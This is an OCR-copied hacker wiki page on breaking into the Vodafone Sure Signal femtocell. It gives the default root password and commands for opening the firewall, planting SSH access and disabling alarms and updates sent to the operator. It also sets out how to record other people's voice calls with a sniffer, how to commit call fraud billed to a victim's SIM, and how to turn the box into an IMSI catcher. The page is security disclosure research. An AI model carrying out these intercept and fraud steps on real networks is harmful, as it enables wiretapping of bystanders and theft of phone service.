
- *vodafone*

Nice article about our project: *Read more…*

Kudos goes to the french underground! Keep Hacking!

The Vodafone Access Gateway / UMTS Femto cell / Vodafone Sure Signal



2009-AUG-28 Started private femto wiki.
2010-JUL-14 Project stopped. To much fun with other things.
2011-JUN-08 De-classified private wiki and copied content into this wiki. Enjoy.
2011-JUL-13 Publicly announced

Contents

Vodafone released its femto cell to the general public. This means you can run your own UMTS network in your house. The box connects back via your DSL connection into their mobile network.

This is an initial project to gather information about the technology and verify the security. This project started in 2009 together with hackers from the french underground. We have not worked on it since mid 2010. Hope this is useful to somebody. Enjoy.

1. Where to buy

Visit the online shop at *http://www.vodafone.co.uk/Gateway*. The box costs 160 GBP. You don't need to be a Vodafone customer to buy it. A few days later you will receive the box. You then have to register it on the webpage by entering your details and your Vodafone mobile number (i believe this can be prepaid or contract). It is possible to add up to 30 mobile phone numbers of other people who will then be able to use your base station.

There does not seem to be any restriction on the system from where it's being used. E.g. you can take it to Paris and operate a UK Vodafone network on the eifel tower.

2. Infos via Network

Connected via ethernet. DHCP requests ip address. First NS lookup goes to *initial-ipsecrouter.vap.vodafone.co.uk*. IKE kicks in (port 500 UDP).

1. AES & 3DES
2. HMAC_SHA1 for PRNG
3. AUTH_HMAC_SHA1_96 for auth
4. DH 2048 bit

IKE port seems to be firewalled from France, Germany, USA. (ike-scan -2 initial-ipsecrouter.vap.vodafone.co.uk).

TCP:

1. Port 22 open, *SSH-1.99-OpenSSH_4.4*.

TODO:

1. Check if IKEv2 port 500 is also firewalled from UK based servers.

3. Open Source

The box comes with a leaflet that it contains Open Source software: *Please visit www.vodafone.co.uk/help for licensing information, and, whree applicable, access to the source code.*.

The source code is available at *betavine.net*. Use *svn checkout https://forge.betavine.net/svn/voda-femtocell* to checkout. Of special note are patches to *u-boot* and the *Linux kernel*.

1. TODO: Get the source code modifications.

4. Hardware

Sagem logo is all over the place. The main processor is a chip is a *PicoChip* PC202 (possibly running a Red Hat Linux on an embedded ARM). Also present are a Xilinx Spartan3 FPGA, a Lattice CPLD, and a *DS2460 SHA-1 Coprocessor with EEPROM* (encased in epoxy?).

Hardware report (including BOM) is available for 3.000 EUR from *http://www.ejlwireless.com/hda.html*.

4.1. Pictures

1. *pcb_front.jpg*
2. *pcb_back.jpg*
3. *ic1.jpg*
4. *ic2.jpg*
5. *ic3.jpg*

Contact me for more high res pictures.

4.2. Spansion NOR Flash

Stores u-boot bootloader, nvram, radio calibration, etc. GL512N11FFIV2, 749BBZ87 S, Thailand, (c)04 Spansion serial 254058559. 512MBit (64MByte) part, *datasheet*.

4.3. Hynix 256MByte NAND Flash

Contains Linux root FS.

4.4. Sagem HILo GSM Module

1. *Sagem Hilo Module*
2. *Sagem Hilo Dev Board*
3. *HiLO tech specs*
4. *HiLo AT command set*

The module is a 2G only module. The femto cell most likely uses it to determine it's current location by measuring the 2G base stations and cell id's, and to coordinate hand-offs between the femto and neighboring towers.. We believe that a FEMTO cell will be locked to a specific area to prevent people from taking it abroad. Another possibility is that this HILo module is used for remote login (out-of-band administration) by the operator.

The *HiLo* module supports AT+CREG=2 which returns the *Location Area Code* and the *Cell Id*. It also supports AT+KCELL=0 which returns *Lac* and *CellId* and *ARFCN* of the serving cell and all neighbouring cells.

The *Fractus GSM antenna* is used for the *HiLo* module.

The module is connected via 2.8v (?!?) UART to *PicoChip*'s UART2.

5. Network Connection (AC)

The *FemtoCell* is called a 3G-AP (Access Point) and the other end of the mobile network a 3G-AC (Access Controller). The protocol between them is called Iap. The protocol between 3G-AC and *MobOp* core network is called RANAP.

5.1. Where does the encryption happen

In a traditional UMTS network the encrypted data is transmitted by the UE (Uu interface) via the air, received by the Node-B and forwarded via the Iub interface to the RNC where it is decrypted. The RNC is connected to the core network via the RANAP protocol.

Question: How does it work with the Femto and Iap? Does the decryption happen on a 'mini'-RNC on the 3G-AP or is the entire encrypted data forwarded to the 3G-AC?

We know from a leaked Iap API document that there exists a *Security Mode Command* message thats send from the 3G-AC to the 3G-AP containing "*EncryptInfo*". It further explains that this information is derived from the Encryption Information of the RANAP Security Mode Command message. The RANAP message (see ts_125413v051200p.pdf, section 9.2.1.12) contains the list of encryption algorithms and 128 bit of key value. This would mean the key value is also send to the 3G-AP (us!!!).

What does 'derived' mean? The entire *EncryptInfo* or just part of it without the key value? In a traditional UMTS network there also exist a Iub message *Security Mode Command* which would only contain the list of algorithms but not the key value itself (see TS 25.551 Rel5, 10.3.3.19).

An indication that there is a mini-RNC on the 3G-AP is that the leaked Iap document does not have any field for the FRESH value. This value is generated on the RNC in a normal UMTS network. Thus there must be a mini-RNC on the 3G-AP (if the leaked Iap documentation is correct).

5.2. IPSEC up

Root access done. Flash update via ipsec worked. Default password still working. IPSEC peer configures these networks for the remote side: 10.221.27.217/32
10.222.225.0/29
10.222.225.128/29
172.16.7.253/32
172.16.107.5/32
172.16.107.6/32
172.16.108.18/32
172.16.161.4/32
172.16.161.5/32
172.16.161.6/32
172.16/161/7/32
172.16.161.8/32
172.16.161.9/32
172.16.161.36/32
172.16.161.37/32
172.16.161.38/32

6. Femto Mod

6.1. Hardware

6.1.1. Go invisible - Removing the Vodafone Tracking Backdoor

The *Sagem HILO Module* can be removed without risk. It can be used by vodafone to track your location. Desolder the *three attachment feet*.

You can do this with a solder sucker and/or solder wick to remove most of it and then slide a thin probe under the module beside each foot whilst heating with a soldering iron until it 'clicks' up a little. Once you've done all three you'll be able to simply *lift the module off*.

6.1.2. Breaking into the Femto

6.1.2.1. Serial Console

Solder the UART TTL RX/TX and GND to a *3.3(!)Volt TTL2RS232 converter USB Socket* (you'll need to kludge a little 5V psu for this unit). There also exist other USB-powered serial converters such as this *USB Cable* which don't need any extras. (See *JTAG_UART.bmp* for pinouts). The large golden square at the edge of the PCB or one of the HILO foot pads can be used as GND.

The baud rate is 115200. Root password is 'newsys'.

6.1.2.2. SSH

Now you're in via Serial, you can reset iptables firewall to allow all traffic:

```
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
```

Note that these rules will be lost upon reboot.

Create /var/tmp/authorized_keys with your ssh public key in it (password login is disabled by default):

```
echo "*** my public key ***" > /var/tmp/authorized_keys
reboot
```

This file will survive the reboot, and now you can use ssh to port 222 to login as 'primuser' (the firewall will be configured to allow port 222 if /var/tmp/authorized_keys exists during boot):

```
ssh -p 222 primuser@my.femto.address
```

Once you're ssh'd in as 'primuser', you can 'su' to root (password 'newsys'):

```
$ su -
Password:
```

```
#
```

*** Warning! Login failures generate alerts!

```
tail /var/log/syslog/messages
Oct  5 03:44:13 sshd[16508]: (pam_unix) authentication
failure; logname= uid=0 euid=0 tty=ssh ruser= rht
Oct  5 03:44:13 sshd[16508]: TODO ubsr080456.01 login
failure => raise security violation alarm service7
Oct  5 03:44:16 sshd[16503]: error: PAM:
Authentication failure for root from 192.168.222.1
Oct  5 03:44:18 sshd[16606]: (pam_unix) authentication
failure; logname= uid=0 euid=0 tty=ssh ruser= rht
Oct  5 03:44:18 sshd[16606]: TODO ubsr080456.01 login
failure => raise security violation alarm service7
Oct  5 03:44:21 sshd[16503]: error: PAM:
Authentication failure for root from 192.168.222.1
Oct  5 03:44:51 charon: 06[IKE] retransmit 1 of
request with message ID 357
```

Alternatively, /mnt/mainfs is permanent storage and wont be deleted after reboot, so you can create your own permanent configs anwhere below here (e.g./mnt/mainfs/thc) . See below for tips on running your own startup scripts.

Install precompiled Monta-Vista ARM9 linux tools (strace, lsof, netstat, ...)

6.1.3. Increase output power

```
/opt/alu/fbsr/fpga/fpgaP0 -P 950
```

6.1.4. External Antenna and Amplifier

FIXME: Anyone who managed to put an external antenna and amplierifer to the femto? Possible?

6.2. Software

It's a Montavista ARM linux running on it. Download *mvl_5_0_0801921_demo_sys_setuplinux.bin* for a cross compiler environment. This package also includes pre compiled tools (strace, lsof, gdb, ...) that will work on the femto. The arm precompiled files are located in */usr/local/montavista/pro/devkit/arm/v5t_le/target/usr/bin/*.

Setting up the environment
To use the cross compiler environment just set your PATH to the Montavista GCC binary (it will generate ARM binaries on a i386 host):

```
export PATH=/usr/local/montavista/pro/devkit/arm/v5t_le
/bin:$PATH
```

Compiling the Kernel

1. Extract *linux-2.6.18.tar.gz* to /usr/local/montavista/pro/usr/src/linux
2. Apply *patch_orig_to_fbsr.txt.gz*
3. make menuconfig; make all

6.2.1. Preventing unwanted updates

Remove *dps.param* from the xml configuration file (see below).

6.2.2. Disabling Alarms

Remove the entire BVG part from the xml configuration file. This will stop the femto from reporting errors and alarms back to vodafone. FIXME: XXXXXX, can you explain this a bit futher?

6.2.3. Making the Root FS (/) writeable

This is handy for patching a binary on a read only device (/). In this example we make */opt/alu/fbsr/app/fpu1.vx* writeable. Mounting a writeable partition to the directory */opt/alu/fbsr/app* and copying the original binary to the new mount point does the trick.

```
cd /opt/alu/fbsr/app
mount mtd:MainFS /opt/alu/fbsr/app
# The current working directory still has access to
the old directory. Copy the data:
tar cf - * | (cd ../app; tar xf -)
# This will pollute /mnt/mainfs with data. Be careful
of not overwriting existing binaries with same name.
# Change to the new mount point with the writeable
data in it:
cd ../app
# Modify any binary at will. fpu1.vx will restart when
killed (and re-initialize the picoarray/umts baseband)
:>
```

6.2.4. Autostart on femto bootup

The femto root filesystem is read-only. XXXXXX found a trick to add your own bootup autostart script to the system which will be executed when the femto boots. This can be used to automatically disable the firewall and start your own sshd to allow root login and password authentication.

1. Edit your /mnt/mainfs/etc/default/ntp and add the following :

```
 NTPD_OPTS="-g -c /mnt/mainfs
/etc/ntp.conf.tmp -u `sh /mnt/mainfs/var/start/start.sh`"
```

2. An even simpler method is to create your own rc.local startup script:

```
echo "#!/bin/sh" > /mnt/mainfs/etc/rc.local
```

Now put anything you want to run at boot time into this script.

6.2.5. Factory Reset

The system can be booted into a 'factory reset'. This will delete the entire nand flash and the femto will be as it was when you first connected it to the network.

1. Unplug the power from the femto.
2. Press the reset button and keep it pressed.
3. Connect the power to the femto.
4. Wait 30 seconds before releasing the reset button

There is another 'reboot' trick to boot the system into a different 'MOD'.

1. While the femto is running press the reset button and keep it pressed for 5 seconds

Not sure what this can be used for.

and another one...

telnet to the 'sbsp' interface and issue the 'BOOT FACTORY' command:

```
telnet 127.0.0.1 7900
100 IDNT: ver 3.0 ID=0.1.1 MAC=xx:xx:xx:xx:xx:xx
Generic=BSR-02.01.51.34 BOARDTYPE=P2BIS SHELF=0 SLOT=1
LOG_ID=0
BOOT FACTORY
```

7. Projects

7.1. Intercepting Traffic

You need:

1. Kernel module *ip_queue.ko*.
2. The *umts_sniffer* binary (source: *umts_sniffer-0.1.tar.gz*).
3. Use Real Player or any other player that can play AMR12.2 format.

Install the kernel module *ip_queue.ko*.

```
# Load the kernel module
insmod ./ip_queue.ko

# Start the umts_sniffer
./umts_sniffer

# Decide which traffic to intercept. This example any
RTP traffic.
iptables -I OUTPUT -j QUEUE -p udp
iptables -I INPUT -j QUEUE -p udp

# The sniffer will log all voice telephone calls into
a file in AMR12.2 format.
```

7.1.1. Technical Details

There are many ways of intercepting the traffic between the Femto and the core network. Wireshark is one way but often it's a pain in the ass and requires manual labor. I prefer to record all voice calls into a file and just press the play button or stream them while they happen to my speaker.

The Linux Kernel *netlink* interface is a great way of intercepting the network traffic that goes through ipsec. This interface allows a userland process to instruct the kernel to first pass the network traffic to the userland process. It is then up to the userland process to modify, discard or reinject the packet back into the kernel network stack.

The source code above demonstrate how the netlink interface can be used to intercept any traffic and record the RTP voice stream to a file in AMR12.2 format.

7.2. Call Fraud

The femto can be used to place calls or send SMS on somebodies else SIM card. This means the attacker is not charged for the call/sms.

The attack:

1. Catch a target phone with your femto cell.
2. Let the target phone register and authenticate via the vodafone core network.
3. From the femto deny all further traffic between the core network and the MS.
4. On the femto send a request to the vodafone core network to place a call.
5. Vodafone will try to authenticate the phone again. Only forward the authentication request and authentication reponse between the target phone and the core network. Do not forward any call set or other packets between the phone.

The vulnerability:

1. The Femto cell contains a Mini-RNC/Node-B which is not a real RNC nor a Node-B. It's something inbetween. The mini-RNC can request real encryption keys and authentication vectors for *any vodafone UK customer* from the vodafone core network (like a real RNC). The vodafone core network still authenticates every single phone (like a Node-B).

The umts_sniffer program can be adapted to demonstrate call fraud.

7.3. Tunnelling

Carrying your femtocell with you wherever you go and tunnelling it back to the UK can be very handy, and is simple to do.

We will create an OpenVPN tunnel and then route all traffic to/from the femtocell down it. The far end of the tunnel will take care of NATting out to the Internet.

The femtocell will be on it's own private Class C on 192.168.2.0, and the tunnel will use 192.168.1.0.

If your laptop only has one ethernet interface, using a USB to Ether converter such as the *EdiMax EU-4206* for the femto 'just works'.

7.3.1. Linux Setup

7.3.1.1. Femto Network

Add an entry for your second interface to /etc/network/interfaces on your laptop:

```
iface eth2 inet static
```

```
address 192.168.2.1
netmask 255.255.255.0

auto eth2
```

You also need to provide DHCP for the femto, so create /etc/dhcp3/dhcpd.conf:

```
ddns-update-style none;

option domain-name-servers <a DNS IP visible from your
server>;

default-lease-time 600;
max-lease-time 7200;

log-facility local7;

subnet 192.168.2.0 netmask 255.255.255.0 {
  range 192.168.2.129 192.168.2.254;
  option routers 192.168.2.1;
}
```

7.3.1.2. OpenVPN Config

Laptop End

```
dev tun0
proto udp
ifconfig 192.168.1.2 192.168.1.1
secret yoursecret.key
keepalive 10 60
ping-timer-rem
persist-tun
persist-key
port 9999
float
remote <your server's Internet visible IP address>
user nobody
group nogroup
```

Server End

```
dev tun0
proto udp
ifconfig 192.168.1.1 192.168.1.2
secret yoursecret.key
keepalive 10 60
ping-timer-rem
persist-tun
persist-key
port 9999
local <your server's Internet visible IP address>
route 192.168.2.0 255.255.255.0 192.168.1.2
user nobody
group nogroup
```

7.3.1.3. Routing

7.3.1.3.1. Laptop End

Add a routing table called 'femto' to /etc/iproute2/rt_tables:

```
#
# reserved values
#
255     local
254     main
253     default
0       unspec
#
# local
#
#1      inr.ruhep
1       femto
```

and put this in your /etc/rc.local so it runs automatically at startup:

```
ip route add default via 192.168.1.1 table femto
ip rule add from 192.168.2.128/25 table femto
sysctl net.ipv4.ip_forward=1
/usr/sbin/dhcpd3
```

Note that we only route the top half of the subnet so we don't send local traffic down the pipe.

7.3.1.3.2. Server End

Set up NAT

Add this to /etc/rc.local:

```
iptables --table nat --append POSTROUTING --out-
interface eth0 -j MASQUERADE
iptables --table nat --append POSTROUTING -j SNAT
--to-source <Server IP Address>
iptables --append FORWARD --in-interface tun0 -j ACCEPT
```

7.3.2. Notes

If your ping time through the tunnel is greater than 150ms then the femtocell will not allow calls to proceed (actually, the first call made immediately after booting will last about two and a half minutes and then you will be cut off).

If you want to simulate this effect, you can add a delay to the tunnel:

```
tc qdisc add dev tun0 root netem delay 150ms
```

Note that the delay only seems to matter if it's there during fpu1.vx startup.

If you don't mind having your conversation in two and a half minute chunks or you just need to send a text, you can re-enable your line by restarting fpu1.vx and waiting for the green tick light to come back on:

```
killall fpu1.vx
```

8. Toys

8.1. Sniffing Traffic with Wireshark

Compile wireshark svn checkout with *attachment:lucent-hnb.patch*.

Sniff network traffic UDP port 4500 (IPSEC/ESP). Make a phone call for example. Hangup.

On the femto use the command 'ip xfrm state' to see the ipsec secrets of the current session.

Load the pcap file info wireshark. Add the ipsec secrets (see *attachment:wireshark_esp.jpg*).

1. Look for SCTP and 'RANAP' packets. If you see a malformed message right click on the field -> *decode as -> PPID(6)* as *Lucent HNB*.
2. Look for RTP payload. It's RTP voice stream (unencrypted) with AMR-12.2.

8.1.1. ISAKMP

Part of the IPSec handshake is encrypted. For example the authentication part (Pre Shared secret from the DS2460 chip) and the configuration (IP routing setup).

To decrypt the ISAKMP IPSec handshake do the following:

1. edit /etc/ipsec/ipsec.conf and set *charondebug=ike 4*.
2. execute 'ipsec restart'. grep for *Sk_* in /var/log/syslog/messages
3. insert these values into wireshark under *ISAKMP*. The SPI values are initiator/responder cookie from the first/second ISAKMP message.

8.2. IMSI Catcher

It is possible to attract other Mobile Phones to log onto the femto cell and use the femto cell. SIM card's that are not registered via the vodafone gateway webpage are able to place calls through the femto. All incoming calls are directed to voicemails. Outgoing SMS go through but incoming SMS are not delivered to the target phone. SMS from vodafone directly (like configurations and marketing SMS'es) are received by the target SIM.

Calls placed by the target phone are charged to the target SIM.

The only known way to get around this limitation (e.g. attracting a victim's phone and intercepting outgoing _and_ incoming traffic) is to register the victim's phone number with your femto by ringing vodafone. It is possible to register up to 32 phone numbers per femto.

The database of which IMSI is allowed on the femto is in /mnt/mainfs/oam_data/dynamic/backup/*.xml. This file is pushed from vodafone to the AP. The XML file is converted into a database in ../../01010100/Bulkcm.cdb.

To modify and load the new database do the following:

1. Copy the new XML file to */opt/alu/fbsr/oam_data/dynamic/restore/Bulkcm.xml*.
2. restart fpu1.vx process. It will restart and update the database. Warning: This will reset the firewall rules.

```
mkdir /opt/alu/fbsr/oam_data/dynamic/restore
cp /mnt/mainfs/oam_data/dynamic/backup/*.xml /opt/alu
/fbsr/oam_data/dynamic/restore/Bulkcm.xml
vi /opt/alu/fbsr/oam_data/dynamic/restore/Bulkcm.xml
killall fpu1.vx
```

Any change you make is persistent and will survive reboots, so make sure you backup your XML file before you start!

8.2.1. Adding your own SIM card

1. Set *femtoACLenable* from *true* to *false*. The femto will allow any IMSI onto the femto (careful, you are attracting other people's phone now! Vodafone will find out about it as the victim's phone will now use your femto to place and receive phone calls.).

8.3. sbsp interface

TODO: Describe this!

The sbsp interface lives on localhost port 7900, and the command 'sbsp' is aliased to a telnet session:

```
root@femtobsr_alu:~#
alias

alias sbsp='telnet 127.0.0.1 7900'
```

For command options on this interface, just type HELP after connecting:

```
HELP



102 HELP  EXECUTION OUTPUT
FOLLOWS

HELP:   syntax HELP
<command>,

        action: provides some hints on how to use each
command
```

```
The following is the list of currently available
commands


HELP



IDNT



SDNLD



DDNLD



VRFY



TEST



GETG



CMTG



CMTM



SETG
```

```
DELE



SWEP



LIST



BOOT



         QUIT
```

9. Links

1. *TR-196.pdf - Service Data Model (.xml configuration)*
2. *GSMA Security Issues in Femtocell Deployment*